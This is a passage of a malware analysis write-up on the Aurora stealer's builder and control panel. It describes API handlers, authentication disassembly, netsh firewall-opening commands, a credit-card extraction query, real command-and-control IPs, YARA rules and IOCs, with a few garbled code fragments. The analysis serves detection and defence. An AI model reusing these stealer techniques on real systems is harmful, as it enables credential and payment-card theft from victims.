send	main_web_func8	0x764E60	sends cmd \ PowerShell commands to the victims. They are sent through the argument key in the URL raw query

API	APIHandler name	APIHandler address	Description
sftp_stop_reverse	main_web_func9	0x7655A0	closes the SFTP connection with the victims and closes the associated port forwarding functionality. Also, it deletes the entry associated with the deleted victim's SFTP connection in main_BOT_CLIENT_SFTP map
sftp_reverse	main_web_func10	0x765820	start a SFTP server with the victim. the connection is done through port 7273 . The successful connection is indicated by WORK string. the configuration and data about the connection in the associated maps main_BOT_CLIENT_SFTP , main_BOT_LASTMESSAGE . This reverse shell is then used to host the stealer. The infected Bots can be used in DoS attacks too.
screenshot	main_web_func11	0x766540	Takes a screenshot of the victim, it first checks if it's active. SHA1 hash is calculated to the png file to see if the screenshot is the same as the stored or not before updating the database of the victims. the process is identified by Bad or Good statement.
bot	main_web_func12	0x766C00	displays the status of the bots and all information , online boots its geo location, SFTP connected bots in the web/bot.html html template page. it also reads the content of ./core/scr_n_f.png but I don't see any use of it. It encodes the data in it and then redirect to bot.html
logout	main_web_func13	0x767680	Logs out!
auth	main_web_func14	0x767780	Authenticate the access of the client. It uses the file ./cache/Auth.Aurora to compare its content with the newly calculated hashes as discussed before.
dashboard	main_web_func15	0x767BA0	The dashboard of the stealer, which shows some data about the active and offline Bots.
del_cmd	main_web_func16	0x768220	deletes a registered command from the main_CMD_QUEUE assigned to the victim

API	APIHandler name	APIHandler address	Description
commands	main_web_func17	0x768380	display the command selection interface in the web/commands.html html template
AddCommand	main_web_func18	0x768840	add a new command to the victim commands list, it reads the assigned commands JSON data and adds a new command to it buy calling main_AddCommand that updates main_CMD_QUEUE map assigned to the victim.
AddLoaderCommand	main_web_func19	0x768B60	add loader command. reads the response of the Client.Get() method and then the associated JSON data and base64 encode it. There are some strings used in the identification like EXTERNAL_RUN_PE_X64 . the data then stored in the associated map (main_CMD_QUEUE) and the victims DB


`net.Query` in Go parses the raw query and returns the values.

```
u, err := url.Parse("https://example.com/?
a=1&b=2")
q := u.Query()
// q will have the values associated to a & b
fmt.Println(q.Get("a")) // print 1
fmt.Println(q.Get("b")) // print 2
```

Older version of the builder

There's another sample provided to me, executable hash33fc61e81efa609df51277aef261623bb291e2dd5359362d50070f7a441df0ad

This sample looks like it was one of the first trials of the author to create a stealer in Go. It depends on so many additional legitimate packages from GitHub to create the server and handle the database manipulation and some other things. In the newer builder, it seems like he got more familiar with the Go Language and didn't rely on the packages from GitHub.




The package used to grab the favicon (from the first GitHub account), create the GUI web application (the second account), provide sqlite3 interface and provide a library like ReadLine in C.

The repositories are in the following table:


Old sample	**New sample**
http://github.com/adampresley/gofavigrab	http://github.com/vmihailenco/tagparser
http://github.com/asticode/go-astikit	http://github.com/vmihailenco/msgpack
http://github.com/chzyer/readline	
http://github.com/go-telegram-bot-api/telegram-bot-api	
http://github.com/gorilla/mux	
http://github.com/jroimartin/gocui	
http://github.com/manifoldco/promptui	
http://github.com/mattn/go-runewidth	
http://github.com/nsf/termbox-go	

The old sample has some functions that were described before, which were extended in the 2023 version. The hash calculation method and dynamic key but instead of `Aurora_Stealer_2023` it is `Aurora_Stealer_2022`. Then it connects to the remote server to authenticate the user data, to the IP `185.106.93.237:6969` using TCP protocol.




```
.text:000000014041847E xchg    ax, ax
.text:0000000140418480 call    main_GenerateKey
.text:0000000140418485 movups  [rsp+308h+var_1D0], xmm15
.text:000000014041848E movups  [rsp+308h+var_1C0], xmm15
.text:0000000140418497 movups  [rsp+308h+var_1B0], xmm15
.text:00000001404184A0 movups  [rsp+308h+var_1A0], xmm15
.text:00000001404184A9 mov     rcx, [rsp+308h+var_210]
.text:00000001404184B1 mov     qword ptr [rsp+308h+var_1C0], rcx
.text:00000001404184B9 mov     rcx, [rsp+308h+var_2A0]
.text:00000001404184BE mov     qword ptr [rsp+308h+var_1C0+8], rcx
.text:00000001404184C6 mov     rcx, [rsp+308h+HASH.str]
.text:00000001404184CE mov     qword ptr [rsp+308h+var_1B0], rcx
.text:00000001404184D6 mov     rdx, [rsp+308h+HASH.len]
.text:00000001404184DE mov     qword ptr [rsp+308h+var_1B0+8], rdx
.text:00000001404184E6 mov     qword ptr [rsp+308h+var_1D0], rax
.text:00000001404184EE mov     qword ptr [rsp+308h+var_1D0+8], rbx
.text:00000001404184F6 mov     rbx, cs:main_version.str
.text:00000001404184FD mov     rsi, cs:main_version.len
.text:0000000140418504 mov     qword ptr [rsp+308h+var_1A0], rbx
.text:000000014041850C mov     qword ptr [rsp+308h+var_1A0+8], rsi
.text:0000000140418514 movups  xmm0, [rsp+308h+var_1D0]
.text:000000014041851C movups  [rsp+308h+var_190], xmm0
.text:0000000140418524 movups  xmm0, [rsp+308h+var_1C0]
.text:000000014041852C movups  [rsp+308h+var_180], xmm0
.text:0000000140418534 movups  xmm0, [rsp+308h+var_1B0]
.text:000000014041853C movups  [rsp+308h+var_170], xmm0
.text:0000000140418544 movups  xmm0, [rsp+308h+var_1A0]
.text:000000014041854C movups  [rsp+308h+var_160], xmm0
.text:0000000140418554 lea     rax, asc_1405F0A20 ; "@"
.text:000000014041855B lea     rbx, [rsp+308h+var_190]
.text:0000000140418563 call    runtime_convT
.text:0000000140418568 mov     rbx, rax
.text:000000014041856B lea     rax, asc_1405F0A20 ; "@"
.text:0000000140418572 call    encoding_json_Marshal
.text:0000000140418577 mov     [rsp+308h+var_250], rax
.text:000000014041857F mov     [rsp+308h+var_2B8], rbx
.text:0000000140418584 lea     rcx, a18510693237696 ; "185.106.93.237:6969"
.text:000000014041858B mov     edi, 13h
.text:0000000140418590 lea     rax, aTcp       ; "tcp"
.text:0000000140418597 mov     ebx, 3
.text:000000014041859C nop     dword ptr [rax+00h]
.text:00000001404185A0 call    net_Dial
```

Another dynamic key is used to authenticate with the server, based on the current time too however in the old sample the string `Aurora_Stealer_SERVER` is used.


```
.text:0000000140417D6A sub     rsp, 70h
.text:0000000140417D6E mov     [rsp+70h+var_8], rbp
.text:0000000140417D73 lea     rbp, [rsp+70h+var_8]
.text:0000000140417D78 mov     r13, 0
.text:0000000140417D7F mov     [rsp+70h+var_10], r13
.text:0000000140417D84 mov     [rsp+70h+var_41], 0
.text:0000000140417D89 movups  [rsp+70h+var_20], xmm15
.text:0000000140417D8F lea     rax, off_14066DB10
.text:0000000140417D96 mov     [rsp+70h+var_10], rax
.text:0000000140417D9B mov     [rsp+70h+var_41], 1
.text:0000000140417DA0 call    time_Now
.text:0000000140417DA5 lea     rdi, aAmericaLosAnge ; "America/Los_Angeles"
.text:0000000140417DAC mov     esi, 13h
.text:0000000140417DB1 call    main_TimeIn
.text:0000000140417DB6 lea     rdi, a04        ; "04"
.text:0000000140417DBD mov     esi, 2
.text:0000000140417DC2 call    time_Time_Format
.text:0000000140417DC7 mov     rcx, rbx
.text:0000000140417DCA lea     rdi, aAuroraStealerS ; "Aurora_Stealer_SERVER"
.text:0000000140417DD1 mov     esi, 15h
.text:0000000140417DD6 mov     rbx, rax
.text:0000000140417DD9 lea     rax, [rsp+70h+var_40]
.text:0000000140417DDE xchg    ax, ax
.text:0000000140417DE0 call    runtime_concatstring2
.text:0000000140417DE5 call    main_md5Hash
.text:0000000140417DEA mov     qword ptr [rsp+70h+var_20], rax
.text:0000000140417DEF mov     qword ptr [rsp+70h+var_20+8], rbx
.text:0000000140417DF4 mov     [rsp+70h+var_41], 0
.text:0000000140417DF9 call    main_GenerateKeyServer_func1
.text:0000000140417DFE mov     rax, qword ptr [rsp+70h+var_20]
.text:0000000140417E03 mov     rbx, qword ptr [rsp+70h+var_20+8]
.text:0000000140417E08 mov     rbp, [rsp+70h+var_8]
.text:0000000140417E0D add     rsp, 70h
.text:0000000140417E11 retn
```

This key is sent to the remote server and calculated later in the following code to verify the user access and the dynamic key to make sure there is no debugging session started.



```
.text:00000001404188FA mov     [rsp+308h+var_248], rdi
.text:0000000140418902 call    main_GenerateKeyServer
.text:0000000140418907 mov     [rsp+308h+var_220], rax
.text:000000014041890F mov     [rsp+308h+var_2A0], rbx
.text:0000000140418914 mov     rax, [rsp+308h+var_258]
.text:000000014041891C mov     rbx, [rsp+308h+var_2C8]
.text:0000000140418921 call    main_base64Decode
.text:0000000140418926 mov     rcx, rbx
.text:0000000140418929 mov     rbx, rax
.text:000000014041892C xor     eax, eax
.text:000000014041892E call    runtime_stringtoslicebyte
.text:0000000140418933 mov     rdi, rbx
.text:0000000140418936 mov     rsi, rcx
.text:0000000140418939 mov     rbx, [rsp+308h+var_2A0]
.text:000000014041893E mov     rcx, rax
.text:0000000140418941 mov     rax, [rsp+308h+var_220]
.text:0000000140418949 call    main_AES_DeCrypt
.text:000000014041894E mov     rcx, [rsp+308h+var_2B0]
.text:0000000140418953 test    rcx, rcx
.text:0000000140418956 jz      loc_140418A70
```

```
.text:0000000140418A70
.text:0000000140418A70 loc_140418A70:
.text:0000000140418A70 mov     [rsp+308h+var_2C8], rbx
.text:0000000140418A75 mov     [rsp+308h+var_258], rax
.text:0000000140418A7D lea     rcx, aBadauth    ; "BADAUTH"
.text:0000000140418A84 mov     edi, 7
.text:0000000140418A89 call    strings_Index
.text:0000000140418A8E test    rax, rax
.text:0000000140418A91 jge     short loc_140418ABD
```

```
dx
```

```
1404189B1:
    rcx, rdx
```

```
.text:0000000140418A93 mov     rax, [rsp+308h+var_258]
.text:0000000140418A9B mov     rbx, [rsp+308h+var_2C8]
.text:0000000140418AA0 lea     rcx, aLostlicense ; "LOSTLICENSE"
.text:0000000140418AA7 mov     edi, 0Bh
```

```
.text:0000000140418ABD
.text:0000000140418ABD loc_140418ABD:
.text:0000000140418ABD mov     eax, 539h
.text:0000000140418AC2 call    os_Exit
```

If the keys do not match, the function breaks and the program is terminated.

Another dynamic key is calculated but this time for the client, it uses the string `Aurora_Stealer_2033` with the same timing method of calculation discussed.


The hashes are stored then in `ATX.Aurora` in `./cache` folder.

It then checks the existence of some files: `./cache/ATX.Aurora` , `./cache/telegram.Aurora` , `./cache/Config.Aurora` and `./cache/Trash` .

`./cache/Trash` contains older Aurora executables, the older executables are auto-moved to this folder using PowerShell command, and the new version, which is expected to be in `.zip` format with the name `Update.zip`, is then unzipped and replaces the older version. The program is then restarted using PowerShell. This is all done in `main_AutoUpdate` function.

The function `main_ReadTGData` reads telegram data from the file `./cache/telegram.Aurora` which is AES encrypted. The authentication is done using a telegram bot through the telegram API. This authentication method is removed from the new version, where everything is done through communicating with the remote server.

The old builder additionally contains an important function called `main_LoadStealer` . This function calls two other goroutines. both two functions execute PowerShell commands that configure the firewall to allow it to receive incoming TCP connections through Port 80 and 8081.


```
.text:0000000140429A9D
.text:0000000140429A9D loc_140429A9D:
.text:0000000140429A9D lea     rax, aNetshAdvfirewa ; "netsh advfirewall firewall add rule nam"...
.text:0000000140429AA4 mov     ebx, 61h ; 'a'
.text:0000000140429AA9 call    main_IssuePowershell
.text:0000000140429AAE mov     rbp, [rsp+18h+var_8]
.text:0000000140429AB3 add     rsp, 18h
.text:0000000140429AB7 retn
```

```
#function main_LoadStealer_func2 allow it on local port 80
netsh advfirewall firewall add rule name="Port 80 dir=in action=allow protocol=TCP
localport=80
#function main_LoadStealer_func2 allow it on local port 80
netsh advfirewall firewall add rule name="Port 8081 dir=in action=allow protocol=TCP
localport=8081
```

At the end of the main function, it creates a new hidden instance of CMD and starts the Web service of the stealer. using the function `main_StartWeb`

This function starts the web service on localhost `http://127.0.0.1/dashboard` . It has a different set of APIs and different associated handlers then the newer version.

The command strings are highlighted.

API	APIHandler name	APIHandler address	Description

API	APIHandler name	APIHandler address	Description
receive	main_StartWeb_func1	0x140421B00	It receives the incoming commands and connects to the remote server 185.106.93.237:6969 to get match the stored hashes with the calculated one in form of *Aurora*<PASSWORD .this function has a lot of other functionality. it reads the command from the response of the server. It allows the user to delete a directory Delete, remove file grabber RemoveG, or remove the loader RemoveL.GEO_URL to get the geolocation of all victims. AddDmen Add a new domain name received from the server.BuildGen builds a new version of the stealer and the ability to increase the file size PumbMB.DeleteTG , AddTelegram delete\add telegram configuration.DeleteAll Delete all the configs.ChangePassword , change password and download all logs files Download_AllLogs. Download_OnlyCrypto downloads the crypto wallet information only.
api.exe	main_StartWeb_func2	0x140421B60	adds a new telegram API key to the stealer and adds an icon using resource hacker cmd command ./resource/ResourceHacker.exe -open ./builds/<STEALER_NAME>.exe -save ./builds/<STEALER_NAME>.exe -action addskip -res ./resource/main.ico -mask ICONGROUP,MAIN .

API	APIHandler name	APIHandler address	Description
dashboard/{id:[0-9]+}	main_productsHandler	0x14041D080	display the main window of the web service displays information about a specific victim ID: Cookies, passwords, the Geolocation, and crypto wallet information. Logs are stored in ./logs/ folder contain passwords in passwords.txt , cookies in folder Cookies . All the information is shown through the HTML template ./gui/Dashboard.html
download_geo	main_StartWeb_func3	0x140422100	retrieves the geolocation information, the same as the new one.
download_l	main_StartWeb_func4	0x1404222A0	gets the logs in a .zip archive, uncompresses it and deletes the archive. the logs contain all the stolen data
api/get-log-build	main_StartWeb_func5	0x140422620	get the build logs from ./logs associated with a specific API key used
build.exe	main_StartWeb_func6	0x140422B60	gets a build executable of the stealer stored at ./builds
dashboard	main_StartWeb_func7	0x140422EA0	display the dashboard of the stealer, and shows some statistics about the infected system. IPs, geo-location and the stolen information
loader	main_StartWeb_func8	0x140422FE0	display information about the Loader and file grabber. the threat actor can use this section to configure the loader and specify the target file to grab. file ./config/telegram.txt is used to extract the telegram connection configuration. The information is viewed by executing gui/Loader.html HTML template.

API	APIHandler name	APIHandler address	Description
setting	main_StartWeb_func9	0x1404234A0	builder settings, display information about the subscribed plan and change the password and telegram configuration and API. and shows the used domains
auth	main_StartWeb_func10	0000000140423A40	the AUTH page that the user signs in to where the used credentials and AUTH cache file in ./cache/AuthHash.Aurora are checked. Whenever the user navigates, the credentials and hashes are checked. if not valid, will be redirected to this page
builder	main_StartWeb_func11	0x140423CC0	creates a new build through it. the build target architecture victims group is chosen.
checker	main_StartWeb_func12	0x140424380	checks the wanted information from the victim DB. check the build used and get the geolocation of the victim specified.

then the server is started on port 80

In function `main_AddNewClient` , the victim entries on the data based are created by calling `main_CreateDB` data stored about the user in `UserInformation.txt`:

- HWID
- Build ID
- Log date
- IP
- Country
- Region
- City
- PC INFORMATION
    - CPU
    - Screen Size
    - Screen Size
    - RAM
    - Display Device (GPU)

in addition to the stolen information the following credentials are received:

- Steam
- Passwords
- cookies
- crypto wallets -stored in subdirectory `/wallets`
- Telegram info
- screenshots
- grabbed files -stored in subdirectory `./FileGrabber`
- Cards information

Browser cookies are stored in `.db` files in `./cache` to be decrypted and the extracted data is stored in `.txt` file.

The end of the packet is checked by `END_PACKET_ALL_SEND` sentence. And the last packet sent to the victim is `Thanks` , then, the data are zipped and sent to the telegram account configured.

The function `main_DecryptLog_Card` is used to decrypt the credit card information collected. It uses the following sqlite3 query to achieve that:

```
select name_on_card, expiration_month, expiration_year, card_number_encrypted,
date_modified, use_date, use_count, nickname from credit_cards
```

Web service HTML templates

You can find screenshots of the HTML templates in this tweet.

Yara Rules

all the rules can be found here.

new builder version

```
rule aurora_stealer_builder_new{
    meta:
    malware = "Aurora stealer Builder new version 2023"
    hash =
"ebd1368979b5adb9586ce512b63876985a497e1727ffbd54732cd42eef992b81"
    reference = "https://d01a.github.io/"
    Author = "d01a"
    description = "detect Aurora stealer Builder new version 2023"

    strings:
    $is_go = "Go build" ascii

    $s1 = "_Aurora_2023_Technology_"    ascii
    $s2 = "AURORA_TECHNOLOGY"  ascii
    $s3 = "scr_n_f.png" ascii
    $s4 = "EXTERNAL_RUN_PE_X64" ascii
    $s5 = "[Aurora]" ascii //log messages begin with [Aurora] __LOGMSG__

    $fun1 = "main.Server" ascii
    $fun2 = "main.GetAcess" ascii
    $fun3 = "main.AddCommand" ascii
    $fun4 = "main.GetGeoList" ascii
    $fun5 = "main.GiveMeBuild" ascii

    condition:
    uint16(0) == 0x5a4d and ( $is_go and (2 of ($s*)) and (2 of ($fun*))
)
}
```

old builder version

```
rule aurora_stealer_builder_old{
    meta:
    malware = "Aurora stealer Builder old version 2022"
    hash1 =
"33fc61e81efa609df51277aef261623bb291e2dd5359362d50070f7a441df0ad"
    reference = "https://d01a.github.io/"
    Author = "d01a"
    description = "detect Aurora stealer Builder old version 2022"

    strings:
    $is_go = "Go build" ascii

    $s1 = "ATX.Aurora"    ascii
    $s2 = "Aurora_Stealer_2033"  ascii
    $s3 = "Aurora_Stealer_SERVER" ascii
    $s4 = "[Aurora Stealer]" //log messages

    $fun1 = "main.DecryptLog" ascii
    $fun2 = "main.CreateDB" ascii
    $fun3 = "main.GenerateKey" ascii
    $fun4 = "main.TGParce" ascii

    condition:
    uint16(0) == 0x5a4d and ( $is_go and (2 of ($s*)) and (2 of ($fun*))
)
}
```

IOCs:

ebd1368979b5adb9586ce512b63876985a497e1727ffbd54732cd42eef992b81	**aurora.exe (2023 version)**
e7aa0529d4412a8cee5c20c4b7c817337fabb1598b44efbf639f4a7dac4292ad	builder archive (2023 version)
33fc61e81efa609df51277aef261623bb291e2dd5359362d50070f7a441df0ad	aurora.exe (2022 version)
33b61eb5f84cb65f1744bd08d09ac2535fe5f9b087eef37826612b5016e21990	geo.Aurora
1def6bdec3073990955e917f1da2339f1c18095d31cc12452b40da0bd8afd431	ds.html
f1ba92ae32fcaeea8148298f4869aef9bcd4e85781586b69c83a830b213d3d3c	statistic.html
8b1abbb51594b6f1d4e4681204ed97371bd3d60f093e38b80b8035058116ef1d	bot.html
e9cf3e7d2826fa488e7803d0d19240a23f93a7f007d66377beb1849c5d51c0af	commands.html
d7829f17583b91fb1e8326e1c80c07fc29e0608f1ba836738d2c86df336ea771	rergister.html
1b88624936d149ecdea6af9147ff8b2d8423125db511bdf1296401033c08b532	settings.html
185.106.93.237:56763	Aurora server - version 2023- used in user account verification
185.106.93.237:6969	Aurora server - version 2022- used in user account verification
Auth.aurora	locally created for each Aurora panel user and used in account verification
scr_n_f.png	contains config information

ebd1368979b5adb9586ce512b63876985a497e1727ffbd54732cd42eef992b81	aurora.exe (2023 version)
screenshot/	a local folder that contains victims' screenshots
<*>_ACTUAL.png	screenshot of current state of online bots
<>_<>.png	custom screenshots format

The following go files were identified in the binary, all starting with the path: "C:/Users/SixSixSix/Desktop/Botnet 2023/26.01.2023/new/"

```
auth.go
crypt.go
command.go
compressor.go
core.go
geo.go
main.go
pfor.go
port.go
web.go

core/statistics/window.go
core/statistics/winfuns.g
o
core/statistics/queue.go
core/monitor/monitor.go
core/common/copy.go
core/common/udpconn.go
core/common/util.go
core/logger/logger.go
core/schema/monitor.go
core/schema/util.go
core/server/client.go
core/server/client_handle
rs.go
core/server/server.go
core/server/server_handle
rs.go
```

There are similar files identified in the old version of the builder/panel.

